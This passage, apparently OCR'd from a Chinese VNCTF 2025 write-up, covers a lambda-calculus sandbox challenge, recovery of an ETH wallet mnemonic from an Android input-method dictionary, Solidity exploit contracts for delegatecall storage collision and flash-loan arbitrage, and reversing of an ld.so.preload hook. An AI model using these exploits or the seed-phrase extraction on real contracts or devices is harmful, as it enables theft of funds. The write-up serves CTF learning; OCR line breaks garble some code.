code = compile(user_input, "<usercode>", "exec")
_ = exec(code, global_scope, local_scope)
print("Code executed successfully")
if "get_factors" not in local_scope:
    raise NameError("function `get_factors` not defined")
get_factors = local_scope["get_factors"]
global_scope |= local_scope  # Reference: https://github.com/python/cpython/issues/86084
```

这里对用户的输入进行了严格的限制，把 builtins 置空，并且把基础的脚手架函数加入 exec 的临时命名空间，最后检查用户代码是否定义了 `get_factors` 函数

```Python
for _ in range(10):
    test_num = random.randint(1, 30)
    assert natailist2intarray(get_factors(int2nat(test_num))) ==
py_get_factors(
        test_num
    )
print("All tests passed!")
# If you pass all the tests, you can get the flag
with open("/flag", "r") as f:
    print(f"Haha, here is your flag: {f.read()}")
```

负责评测用户代码，如果用户代码通过所有测试用例，则输出 flag。

除了题目给出的部分脚手架以外，知乎的参考文章中其实还有更多的脚手架：

```Python
fix = lambda f: (lambda x: f(lambda y: x(x)(y)))(lambda x:
f(lambda y: x(x)(y)))
```

不动点组合子可以用来实现函数的递归，而我们在学习递归的时候课本上一般都会讲到，递归与循环是可以等价的，即用函数递归能写出来的逻辑可以改写成循环语句。

我们又已知，循环结构、选择结构、顺序结构是程序的三种基本控制结构，现在我们的 lambda 算子相当于重新实现了这三种结构。

鉴于不动点算子理解起来确实比较困难，为了降低选手的心智负担，出题人把输入规模限制在一个很小的范围，选手可以比较无脑地去写出打表遍历的解法。为了实现打表法，我们还需要对使用 lambda 算子的自然数进行大小比较，这部分也可以直接从知乎文章里抄来

```Python
le = fix(lambda le: lambda x: lambda y: x(lambda px: y(lambda py:
le(px)(py))(lambda _: false))(lambda _: true))
gt = lambda x: lambda y: invert(le(x)(y))
ge = fix(lambda ge: lambda x: lambda y: y(lambda py: x(lambda px:
ge(px)(py))(lambda _: false))(lambda _: true))
lt = lambda x: lambda y: invert(ge(x)(y))
```

其中的 `invert` 就是题目中给出的 `bool_not`

在前期出题过程中，出题人还尝试让 ai 写出了等价的另一版：

```Python
# iszero is the zero check function for the natural
```

```
numbers,iszero(n) => n == 0
iszero = lambda n: n(lambda _: bool_false)(lambda _: bool_true)

# Y combinator, also named fixed point combinator
# it's used to define recursive functions in lambda calculus
# usage: fix(f)(x) => f(fix(f))(x)
fix = lambda f: (lambda x: f(lambda y: x(x)(y)))(lambda x:
f(lambda y: x(x)(y)))

# less_equal is the less than or equal function for the natural
numbers
# less_equal(n1)(n2) => n1 <= n2
less_equal = fix(
    lambda less_equal: lambda x: lambda y:
if_else(iszero(x))(lambda _: bool_true)(
        lambda _: if_else(iszero(y))(lambda _: bool_false)(
            lambda _: less_equal(pred(x))(pred(y))
        )
    )
)
# greater_equal is the greater than or equal function for the
natural numbers
# greater_equal(n1)(n2) => n1 >= n2
greater_equal = lambda x: lambda y: less_equal(y)(x)
# less is the less than function for the natural
numbers,less(n1)(n2) => n1 < n2
less = lambda x: lambda y: bool_not(greater_equal(x)(y))
# greater is the greater than function for the natural
numbers,greater(n1)(n2) => n1 > n2
greater = lambda x: lambda y: bool_not(less_equal(x)(y))
# equal is the equal function for the natural
numbers,equal(n1)(n2) => n1 == n2
equal = lambda x: lambda y:
bool_and(less_equal(x)(y))(less_equal(y)(x))
```

注意最后 `equal` 算子的定义

在 exp 中，我们需要先定义自然数 1-30 与其对应的因数：

```
Python
one = succ(zero)
two = succ(one)
three = succ(two)
four = succ(three)
five = succ(four)
```

```
six = succ(five)
seven = succ(six)
eight = succ(seven)
nine = succ(eight)
ten = succ(nine)
eleven = succ(ten)
twelve = succ(eleven)
thirteen = succ(twelve)
fourteen = succ(thirteen)
fifteen = succ(fourteen)
sixteen = succ(fifteen)
seventeen = succ(sixteen)
eighteen = succ(seventeen)
nineteen = succ(eighteen)
twenty = succ(nineteen)
twenty_one = succ(twenty)
twenty_two = succ(twenty_one)
twenty_three = succ(twenty_two)
twenty_four = succ(twenty_three)
twenty_five = succ(twenty_four)
twenty_six = succ(twenty_five)
twenty_seven = succ(twenty_six)
twenty_eight = succ(twenty_seven)
twenty_nine = succ(twenty_eight)
thirty = succ(twenty_nine)
factors_of_one = build_list(one)(nil)
factors_of_two = build_list(one)(build_list(two)(nil))
factors_of_three = build_list(one)(build_list(three)(nil))
factors_of_four =
build_list(one)(build_list(two)(build_list(four)(nil)))
factors_of_five = build_list(one)(build_list(five)(nil))
factors_of_six =
build_list(one)(build_list(two)(build_list(three)build_list(six)(n
il))))
factors_of_seven = build_list(one)(build_list(seven)(nil))
factors_of_eight =
build_list(one)(build_list(two)(build_list(four)build_list(eight)(
nil))))
factors_of_nine =
build_list(one)(build_list(three)(build_list(nine)(nil)))
factors_of_ten =
build_list(one)(build_list(two)(build_list(five)(build_list(ten)(n
il))))
factors_of_eleven = build_list(one)(build_list(eleven)(nil))
```

```
factors_of_twelve =
build_list(one)(build_list(two)(build_list(three)(build_list(four)
(build_list(six)(build_list(twelve)(nil))))))
factors_of_thirteen = build_list(one)(build_list(thirteen)(nil))
factors_of_fourteen =
build_list(one)(build_list(two)(build_list(seven)(build_list(fourt
een)(nil))))
factors_of_fifteen =
build_list(one)(build_list(three)(build_list(five)(build_list(fift
een)(nil))))
factors_of_sixteen =
build_list(one)(build_list(two)(build_list(four)(build_list(eight)
(build_list(sixteen)(nil)))))
factors_of_seventeen = build_list(one)(build_list(seventeen)(nil))
factors_of_eighteen =
build_list(one)(build_list(two)(build_list(three)(build_list(six)(
build_list(nine)(build_list(eighteen)(nil))))))
factors_of_nineteen = build_list(one)(build_list(nineteen)(nil))
factors_of_twenty =
build_list(one)(build_list(two)(build_list(four)(build_list(five)(
build_list(ten)(build_list(twenty)(nil))))))
factors_of_twenty_one =
build_list(one)(build_list(three)(build_list(seven)(build_list(twe
nty_one)(nil))))
factors_of_twenty_two =
build_list(one)(build_list(two)(build_list(eleven)(build_list(twen
ty_two)(nil))))
factors_of_twenty_three =
build_list(one)(build_list(twenty_three)(nil))
factors_of_twenty_four =
build_list(one)(build_list(two)(build_list(three)(build_list(four)
(build_list(six)(build_list(eight)(build_list(twelve)(build_list(t
wenty_four)(nil)))))))
factors_of_twenty_five =
build_list(one)(build_list(five)(build_list(twenty_five)(nil)))
factors_of_twenty_six =
build_list(one)(build_list(two)(build_list(thirteen)(build_list(tw
enty_six)(nil))))
factors_of_twenty_seven =
build_list(one)(build_list(three)(build_list(nine)(build_list(twen
ty_seven)(nil))))
factors_of_twenty_eight =
build_list(one)(build_list(two)(build_list(four)( build_list(seven
)(build_list(fourteen)(build_list(twenty_eight)(nil))))))
```

```
factors_of_twenty_nine =
build_list(one)(build_list(twenty_nine)(nil))
factors_of_thirty =
build_list(one)(build_list(two)(build_list(three)(build_list(five)
(build_list(six)(build_list(ten)(build_list(fifteen)(build_list(th
irty)(nil)))))))
```

然后我们可以通过暴力 if-else 配合 equal 函数进行枚举

```
Python
get_factors = lambda n: if_else(equal(n)(one))(lambda _:
factors_of_one)(lambda _: if_else(equal(n)(two))(lambda _:
factors_of_two)(lambda _: if_else(equal(n)(three))(lambda _:
factors_of_three)(lambda _: if_else(equal(n)(four))(lambda _:
factors_of_four)(lambda _: if_else(equal(n)(five))(lambda _:
factors_of_five)(lambda _: if_else(equal(n)(six))(lambda _:
factors_of_six)(lambda _: if_else(equal(n)(seven))(lambda _:
factors_of_seven)(lambda _: if_else(equal(n)(eight))(lambda _:
factors_of_eight)(lambda _: if_else(equal(n)(nine))(lambda _:
factors_of_nine)(lambda _: if_else(equal(n)(ten))(lambda _:
factors_of_ten)(lambda _: if_else(equal(n)(eleven))(lambda _:
factors_of_eleven)(lambda _: if_else(equal(n)(twelve))(lambda _:
factors_of_twelve)(lambda _: if_else(equal(n)(thirteen))(lambda _:
factors_of_thirteen)(lambda _: if_else(equal(n)(fourteen))(lambda
_: factors_of_fourteen)(lambda _:
if_else(equal(n)(fifteen))(lambda _: factors_of_fifteen)(lambda _:
if_else(equal(n)(sixteen))(lambda _: factors_of_sixteen)(lambda _:
if_else(equal(n)(seventeen))(lambda _:
factors_of_seventeen)(lambda _: if_else(equal(n)(eighteen))(lambda
_: factors_of_eighteen)(lambda _:
if_else(equal(n)(nineteen))(lambda _: factors_of_nineteen)(lambda
_: if_else(equal(n)(twenty))(lambda _: factors_of_twenty)(lambda
_: if_else(equal(n)(twenty_one))(lambda _:
factors_of_twenty_one)(lambda _:
if_else(equal(n)(twenty_two))(lambda _:
factors_of_twenty_two)(lambda _:
if_else(equal(n)(twenty_three))(lambda _:
factors_of_twenty_three)(lambda _:
if_else(equal(n)(twenty_four))(lambda _:
factors_of_twenty_four)(lambda _:
if_else(equal(n)(twenty_five))(lambda _:
factors_of_twenty_five)(lambda _:
if_else(equal(n)(twenty_six))(lambda _:
factors_of_twenty_six)(lambda _:
```

```
if_else(equal(n)(twenty_seven))(lambda _:
factors_of_twenty_seven)(lambda _:
if_else(equal(n)(twenty_eight))(lambda _:
factors_of_twenty_eight)(lambda _:
if_else(equal(n)(twenty_nine))(lambda _:
factors_of_twenty_nine)(lambda _: if_else(equal(n)(thirty))(lambda
_: factors_of_thirty)(lambda _: nil))))))))))))))))))))))))))))))
```

Echo Flowers

（本题取自真实的取证情景）

题目给出了一个安卓手机虚拟机镜像，要从镜像里取证找到 ETH 数字钱包私钥，并且给出备注数字钱包密码无法暴力破解，且不是因为下载到盗版数字钱包软件造成的私钥泄露。

题目描述中提到，数字钱包是通过助记词导入手机中而非在手机上生成的。手动执行一遍导入助记词流程可以发现，手机安装的某数字钱包 App 在导入助记词时没有将助记词输入框设为密码属性，使得输入法可以开启单词联想，而手机安装的某输入法（包括厂商预装版本）的单词联想是默认开启的。（题目描述中也对此给出了提示：114 英语不好）

多次导入助记词会发现输入助记词首字母即可联想助记词单词。

安全重启手机后 cat 输入法词库可以发现，某输入法在开启单词联想模式下输入的单词（无论是自造词还是词典里有的英语单词）都会在某输入法用户词库内按照顺序记录。

虽然不容易逆向某输入法，但是可以通过十六进制编辑器（如 010 editor）看出来某输入法词库使用 UTF-16 格式储存字符。词库位置当然是在/data/data/输入法包名/下，简单看一圈看 files/dict 名字很像词库就对了。

（这里测试的时候可能会有点坑：某输入法的用户词库只有经过很长时间或者手机安全关机/重启才会保存。所以如果强制重启虚拟机的话不会保存到文件里，需要使用 adb 命令安全重启虚拟机）

因此直接 UTF-16 strings 某输入法的词库文件即可得到输入过的数字钱包助记词。

```
Plain Text
# 通过其它虚拟机（如 kali）挂载 vmdk 镜像；或直接 7-zip 解压
# Android 自带的 strings 工具不支持--encoding 参数
$ cd /mnt/vmdk//android-7.1-
r5/data/data/com.soh?.inputmethod.sogo?oem/files/dict
$ strings --encoding=b *
ranch
```

```
only
space
define
laundry
carpet
muscle
ramp
high
twenty
couch
fashion
```

题目 FLAG 要求提交数字钱包的私钥而非助记词，使用某数字钱包 App 的输入助记词找回密码和导出私钥功能，或使用在线工具 BIP39 - Mnemonic Code 通过助记词计算私钥即可。

VNCTF{6433c196bb66b0d8ce3aa072d794822fd87edfbc3a30e2f2335a3fb437eb3cda}

Ekko

本题考查点在于对 EVM Storage Layout 以及 delegatecall 的理解

题目要求比较简单，让 isSolved()函数返回 true 即可获得 flag

在加设白名单的前提下，我们重点操作的是 setZDriveowner()函数

```Python
    function setZDriveowner(bytes[] calldata data) public {
        require(!isSetZDriveownerCalled, "setZDriveownerhas
already been called once");

        for (uint256 i = 0; i < data.length; i++) {
            bytes memory _data = data[i];
            bytes4 selector;
            assembly {
                selector := mload(add(_data, 32))
            }
            if (!isSetZDriveownerCalled && selector ==
setZDriveownerSignature) {
                (bool success,) =
zDriveContractAddress.delegatecall(data[i]);
                require(success, "Error while delegating call to
setZDriveowner");
            } else {
                revert("Invalid selector");
```

```
            }
        }

        isSetZDriveownerCalled = true;
    }
```

关注到 delegatecall，其中 delegatecall 的原理是根据状态变量的定义顺序去寻找被调用合约对应的 slot 位置，请进行对应的操作

而给出的 zDriveContract 合约状态变量的定义顺序中相应操作的位置恰好对应 EkkoTimeRewind 合约中的 owner 和 rewindBeforeTime（其中定义的两个常量不会储存在 EVM Storage 中，不影响布局），故可以调用 setZDriveowner 达到修改 owner 和 rewindBeforeTime 的目的，将 owner 和 rewindBeforeTime 都一次性改为恶意合约的地址，方便后续利用

改为恶意合约的地址，即可操作白名单的 setTime 函数，由于 rewindBeforeTime 的地址已被代替为恶意合约地址，那么我们只需要在恶意合约中提前布置好一个对应位置的操作 Time1 和 Time0 的 setRewindBeforeTime 函数，即可满足 isSolved()的条件

参考 EXP

```
Python
//evm 版本: istanbul
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

interface EkkoTimeRewind {
    function setZDriveowner(bytes[] calldata data) external;
    function setTime(bytes[] calldata data) external ;
}

contract Exploitation {
    address public ekkoTimeRewindAddress;
    string constant saying="U can do Anything in VNCTF2025";
    bytes4 constant setZDriveownerSignature =
bytes4(keccak256("setZDriveowner(uint256)"));
    address public rewindBeforeTime;
    address public rewindAfterTime;
    uint256 public Time0;
    uint256 public Time1;
    constructor(address _ekkoTimeRewindAddress) {
        ekkoTimeRewindAddress = _ekkoTimeRewindAddress;
    }
    function executeMulticalls(address _owner,address _contract)
external {
```

```
        address newOwnerAddress = _owner; // 新的 ZDrive owner 地址
        uint256 newOwner = uint256(uint160(newOwnerAddress));
        address newrewindBeforeTime=_contract; // 新的
rewindBeforeTime 值
        uint256 rewindBeforeTimeaddr =
uint256(uint160(newrewindBeforeTime));
        bytes memory callData1 =
abi.encodeWithSelector(bytes4(keccak256("setZDriveowner(uint256,ui
nt256)")), newOwner, rewindBeforeTimeaddr);
        bytes[] memory multicall1Data = new bytes[](1);
        multicall1Data[0] = callData1;


EkkoTimeRewind(ekkoTimeRewindAddress).setZDriveowner(multicall1Dat
a);

    }
    function EXP() external {
        uint256 trash=0x666;
        bytes[] memory multicall2Data = new bytes[](1);
        bytes memory callData2 =
abi.encodeWithSignature("setRewindBeforeTime(uint256)",trash);
        multicall2Data[0] = callData2;

EkkoTimeRewind(ekkoTimeRewindAddress).setTime(multicall2Data);
    }
    function setRewindBeforeTime(uint256 ) public{
        Time0=0x666;
        Time1=0x9;
    }
}
```

Something For Nothing

根据提示有三角套利

原理:

```
Python
市场价格：
10 A -> 100 B
10 B -> 100 C
10 C -> 50 A
```

于是 A,B,C 价值不等，存在情况可以套利。
10 A -> 100 B -> 1000 C -> 20 A
发现经过一轮等价兑换之后，A 的代币数量翻倍了。

但是本题中 A,B,C 价值相等，似乎是无法这么做的?

预期上的解法是，因为没有限制闪电贷的数量，以及 lptoken 的分发有一定问题，所以我们可以借入大量的代币，来修改市场流动性从而降低某种币种的价值，从而进行三角套利。

```
Solidity
contract AttackContract {
    address token0;
    address token1;
    address token2;
    address dex;
    address profitReceiver;

    function attack(address _token0, address _token1, address
_token2, address _dex, address _profitReceiver)
        external
    {
        token0 = _token0;
        token1 = _token1;
        token2 = _token2;
        dex = _dex;
        profitReceiver = _profitReceiver;

        ISimpleDEX(dex).flashLoan(100_000 ether, token0);
    }

    function executeOperation(uint256 amount, address token)
external {
        require(msg.sender == address(dex), "only dex can call");
        uint256 swap_use = 1 ether;
        uint256 liq_use = amount - swap_use;
        IIERC20(token0).approve(dex, liq_use);
        ISimpleDEX(dex).addLiquidity(2, liq_use, 0);
        IIERC20(token0).approve(dex, swap_use);
        ISimpleDEX(dex).swap(0, swap_use, true);
        uint256 amount_token1 =
IIERC20(token1).balanceOf(address(this));
        IIERC20(token1).approve(dex, amount_token1);
        ISimpleDEX(dex).swap(1, amount_token1, true);
```

```
        uint256 amount_token2 =
IIERC20(token2).balanceOf(address(this));
        IIERC20(token2).approve(dex, amount_token2);
        ISimpleDEX(dex).swap(2, amount_token2, false);
        // End of triangle arbitrage
        ISimpleDEX(dex).removeLiquidity(2, 100);
        // Remove Liquidity
        IIERC20(token).approve(dex, amount);
        uint256 balance =
IIERC20(token0).balanceOf(address(this));
        if (balance > amount) {
            IIERC20(token0).transfer(profitReceiver, balance -
amount);
        }
    }
}
```

但是看到了选手的解答想到了我没想到的一点，因为本题使用的做市商 x y = k ，即不管如何增加减少代币数量，常数是恒定的。于是不需要修改流动性，A->B->C->A 的过程也能产生少量利润。

```
contract AttackContract is IAttack {
    address token0;
    address token1;
    address token2;
    address dex;
    address profitReceiver;

    function attack(
        address _token0,
        address _token1,
        address _token2,
        address _dex,
        address _profitReceiver
    ) external {
        token0 = _token0;
        token1 = _token1;
        token2 = _token2;
        dex = _dex;
        profitReceiver = _profitReceiver;
        ISimpleDEX(dex).flashLoan(100 ether, token0);
    }

    function executeOperation(uint256 amount, address token) external {
        IIERC20(token).approve(dex, amount);
        ISimpleDEX(dex).swap(0, amount, true);
        amount = IIERC20(token1).balanceOf(address(this));
        IIERC20(token1).approve(dex, amount);
        ISimpleDEX(dex).swap(1, amount, true);
        amount = IIERC20(token2).balanceOf(address(this));
        IIERC20(token2).approve(dex, amount);
        ISimpleDEX(dex).swap(2, amount, false);
        amount = IIERC20(token0).balanceOf(address(this));
        IIERC20(token0).approve(dex, amount);
        IIERC20(token0).approve(profitReceiver, amount);
        IIERC20(token0).transfer(profitReceiver, amount - 100 ether);
    }
}
```

aimind

参考视频链接：https://www.bilibili.com/video/BV1fANDerEjE/

Reverse

AndroidLux

本题使用 proot 加载 rootfs 实现虚拟环境。proot 通过 ptrace 控制子进程行为实现虚拟文件系统挂载，所以一般基于 ptrace 的调试工具无法正常调试。

虚拟环境在 Init 类通过 installEnv 初始化，并通过 Service 启动了一个服务进程。

服务进程执行以下命令

```
Bash
gnu_linux_loader -r /data/data/work.pangbai.androidlux/files -0 -w
/root -b /dev -b /proc -b /sys /bin/bash -c ./env
```

其实是在 linux 中启动了一个 socket server,通过抽象套接字与 java 层通信。

java 代码通信类为 work.pangbai.androidlux.Client。

输入框的 flag 会直接传给 socket server。

在 asset 里获得 env 文件，用 file 命令可以发现文件是 tar xz 文件。

解压后得到完整 rootfs,在 root 目录可以找到我们执行的程序。

ida 发现无法分析 main 函数，仔细阅读发现有花指令

```
Assembly language
.text:0000000000000C00                  MOV             W0, #3
.text:0000000000000C04                  STR             W0,
[SP,#0x54]
.text:0000000000000C08                  MOV             W0, #4
.text:0000000000000C0C                  STR             W0,
[SP,#0x50]
.text:0000000000000C10                  MOV             W0, #6
.text:0000000000000C14                  STR             W0,
[SP,#0x4C]
.text:0000000000000C18                  LDR             W0,
[SP,#0x4C]
.text:0000000000000C1C                  SCVTF           D15, W0
.text:0000000000000C20                  LDR             W0,
[SP,#0x54]
.text:0000000000000C24                  MUL             W1, W0, W0
```

```
.text:0000000000000C28                 LDR             W0,
[SP,#0x50]
.text:0000000000000C2C                 MUL             W0, W0, W0
.text:0000000000000C30                 ADD             W0, W1, W0
.text:0000000000000C34                 SCVTF           D31, W0
.text:0000000000000C38                 FMOV            D0, D31
.text:0000000000000C3C                 BL              .sqrt
.text:0000000000000C40                 FMOV            D31, D0
.text:0000000000000C44                 FCMPE           D15, D31
.text:0000000000000C48                 B.MI            loc_C50
.text:0000000000000C4C                 B               loc_C58
.text:0000000000000C50 ; ---------------------------------------
---------------------------------
.text:0000000000000C50
.text:0000000000000C50 loc_C50                                 ;
CODE XREF: .text:0000000000000C48↑j
.text:0000000000000C50                 B               dword_C54
.text:0000000000000C50 ; ---------------------------------------
---------------------------------
.text:0000000000000C54 dword_C54       DCD 0xBC614E            ;
CODE XREF: .text:loc_C50↑j
.text:0000000000000C58 ; ---------------------------------------
---------------------------------
.text:0000000000000C58
.text:0000000000000C58 loc_C58                                 ;
CODE XREF: .text:0000000000000C4C↑j
```

ida 不会自动计算 sqrt,但根据计算结果其实代码执行不到 loc_C50，跳转 nop 掉就好了，另一处也同理。

得到以下伪代码

```C
_QWORD *__fastcall encodeBase64(char *flag, int a2, _QWORD *out)
{
  int v3; // w0
  int v4; // w1
  int v5; // w1
  int v6; // w0
  int v7; // w1
  int v8; // w0
  _QWORD *result; // x0
  _BYTE *v13; // [xsp+58h] [xbp+58h]
  int size_4; // [xsp+68h] [xbp+68h]
  int size_4a; // [xsp+68h] [xbp+68h]
```

```
  int v16; // [xsp+6Ch] [xbp+6Ch]

  sqrt((double)25);
  v16 = 0;
  if ( a2 % 3 )
    v3 = 4;
  else
    v3 = 0;
  v13 = malloc(4 * (a2 / 3) + 1 + v3);
  for ( size_4 = 0; size_4 < a2; ++size_4 )
  {
    if ( a2 - size_4 <= 2 )
    {
      v13[v16] = base64[(unsigned __int8)flag[size_4] >> 2];
      if ( a2 - size_4 == 2 )
      {
        v7 = flag[size_4++] & 3;
        v13[v16 + 1] = base64[v7 | ((int)(unsigned
__int8)flag[size_4] >> 2) & 0x3C];
        v13[v16 + 2] = base64[flag[size_4] & 0xF];
      }
      else
      {
        v13[v16 + 1] = base64[flag[size_4] & 3];
        v13[v16 + 2] = 61;
      }
      v8 = v16 + 3;
      v16 += 4;
      v13[v8] = 61;
    }
    else
    {
      v13[v16] = base64[(unsigned __int8)flag[size_4] >> 2];
      v4 = flag[size_4] & 3;
      size_4a = size_4 + 1;
      v13[v16 + 1] = base64[v4 | ((int)(unsigned
__int8)flag[size_4a] >> 2) & 0x3C];
      v5 = flag[size_4a] & 0xF;
      size_4 = size_4a + 1;
      v13[v16 + 2] = base64[v5 | (16 * ((unsigned
__int8)flag[size_4] >> 6))];
      v6 = v16 + 3;
      v16 += 4;
      v13[v6] = base64[flag[size_4] & 0x3F];
```

```
    }
  }
  v13[v16] = 0;
  result = out;
  *out = v13;
  return result;
}
```

注意这个 base 不仅仅换表了，还更改了编码比特分组，仔细对照 base64 分组即可得到差异。

当然，题目不只是变异 base64 这么简单，既然环境是由 rootfs 提供，那也很容易想到，rootfs 动了手脚。

rootfs 一般是脚本构建的，这样才能保持软件包不会过于落后，既然如此，出题者只可能在原本 rootfs 基础上修改 rootfs。

在解压目录执行如下命令(找 gpt 写的呢)，获得更改日期最新的 20 个文件。

```Bash
find . -type f -printf "%T@ %p\n" | sort -nr | head -20 | cut -d'
' -f2-

./root/env
./gnu_linux_loader
./root/.bashrc
./etc/ld.so.preload
./usr/libexec/libexec.so
./var/lib/dpkg/status
./var/cache/debconf/templates.dat
./var/cache/debconf/config.dat
./etc/default/locale
./etc/locale.gen
./var/lib/dpkg/triggers/Lock
./var/lib/dpkg/status-old
./var/lib/dpkg/lock
./var/lib/dpkg/info/locales.list
./var/lib/apt/extended_states
./var/lib/systemd/deb-systemd-helper-
enabled/timers.target.wants/apt-daily.timer
./var/lib/systemd/deb-systemd-helper-enabled/apt-daily.timer.dsh-
also
./etc/ld.so.cache
./var/lib/systemd/deb-systemd-helper-
enabled/timers.target.wants/apt-daily-upgrade.timer
```

```
./var/lib/systemd/deb-systemd-helper-enabled/apt-daily-
upgrade.timer.dsh-also
```

看到 ld.so.preload 都该有所警觉了吧，这个文件打开的内容是/usr/libexec/libexec.so。

Linux 用这个加载一个自己写的 so 替换 libc 函数。

```
C
__int64 __fastcall read(unsigned int a1, char *a2, char *a3)
{
  __int64 v7; // [xsp+38h] [xbp+38h]
  __int64 (__fastcall *v8)(_QWORD, char *, char *); // [xsp+40h]
[xbp+40h]
  int i; // [xsp+4Ch] [xbp+4Ch]

  v8 = (__int64 (__fastcall *)(_QWORD, char *, char *))dlsym((void
*)0xFFFFFFFFFFFFFFFFLL, "read");
  v7 = v8(a1, a2, a3);
  for ( i = 0; v7 > i; ++i )
    a2[i] ^= 1u;
  return v7;
}

__int64 __fastcall strncmp(char *a1, const char *a2, __int64 a3)
{
  size_t v3; // x19
  _BYTE v8[260]; // [xsp+48h] [xbp+48h] BYREF
  unsigned int (__fastcall *v9)(_BYTE *, const char *, __int64);
// [xsp+150h] [xbp+150h]
  int i; // [xsp+15Ch] [xbp+15Ch]

  v9 = (unsigned int (__fastcall *)(_BYTE *, const char *,
__int64))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "strncmp");
  for ( i = 0; ; ++i )
  {
    v3 = i;
    if ( v3 >= strlen(a2) )
      break;
    if ( (unsigned __int8)a1[i] <= 0x40u || (unsigned
__int8)a1[i] > 0x4Du )
    {
      if ( (unsigned __int8)a1[i] <= 0x4Du || (unsigned
__int8)a1[i] > 0x5Au )
```

```
      {
        if ( (unsigned __int8)a1[i] <= 0x60u || (unsigned
__int8)a1[i] > 0x6Du )
        {
          if ( (unsigned __int8)a1[i] <= 0x6Du || (unsigned
__int8)a1[i] > 0x7Au )
            v8[i] = a1[i];
          else
            v8[i] = a1[i] - 13;
        }
        else
        {
          v8[i] = a1[i] + 13;
        }
      }
      else
      {
        v8[i] = a1[i] - 13;
      }
    }
    else
    {
      v8[i] = a1[i] + 13;
    }
  }
  return v9(v8, a2, a3);
}
```

在 read 函数进行异或 0x1,在 strncmp 进行 rot13。

所有逻辑清楚了，写解密脚本。

```C
#include <stdio.h>
char base64[65] =
"TUVWXYZabcdefghijABCDEF456789GHIJKLMNOPQRSklmnopqrstuvwxyz0123+/"
;

void decodeBase64(char* str,int len,char** in){

    char ascill[129];
    int k = 0;
    for(int i=0;i<64;i++){
        ascill[base64[i]] = k++;
    }
```

```
    int decodeStrlen = len / 4 * 3 + 1;
    char* decodeStr = (char*)malloc(sizeof(char)*decodeStrlen);
    k = 0;
    for(int i=0;i<len;i+=4){
        decodeStr[k++] = (ascill[str[i]] << 2) |
(ascill[str[i+1]]&0x3 );
        if(str[i+1] == '='){
            break;
        }
        decodeStr[k++] = ((ascill[str[i+1]] >>2 )<< 4) |
(ascill[str[2+i]] &0xf);
        if(str[i+1] == '='){
            break;
        }
        decodeStr[k++] = (ascill[str[i+2]] >>4 << 6) |
(ascill[str[3+i]]);
    }
    decodeStr[k] = '\0';
    *in = decodeStr;
}


void rot13(char *str) {
    while (*str) {
        if (isalpha(*str)) {
            char base = (*str >= 'a') ? 'a' : 'A';
            *str = ((*str - base + 13) % 26) + base;
        }
        str++;
    }
}


char mm[]="RPVIRN40R9PU67ue6RUH88Rgs65Bp8td8VQm4SPAT8Kj97QgVG==";
int main(){
    char * out;
    rot13(mm);
    decodeBase64(mm,strlen(mm),&out);
    for (size_t i = 0; i < strlen(mm); i++)
    {
        printf("%c",out[i]^0x1);
    }
```

```
}
```


VNCTF{Ur_go0d_@ndr0id&l1nux_Reve7ser}


幸运转盘

下载附件得到一个.hap 文件 经典鸿蒙格式

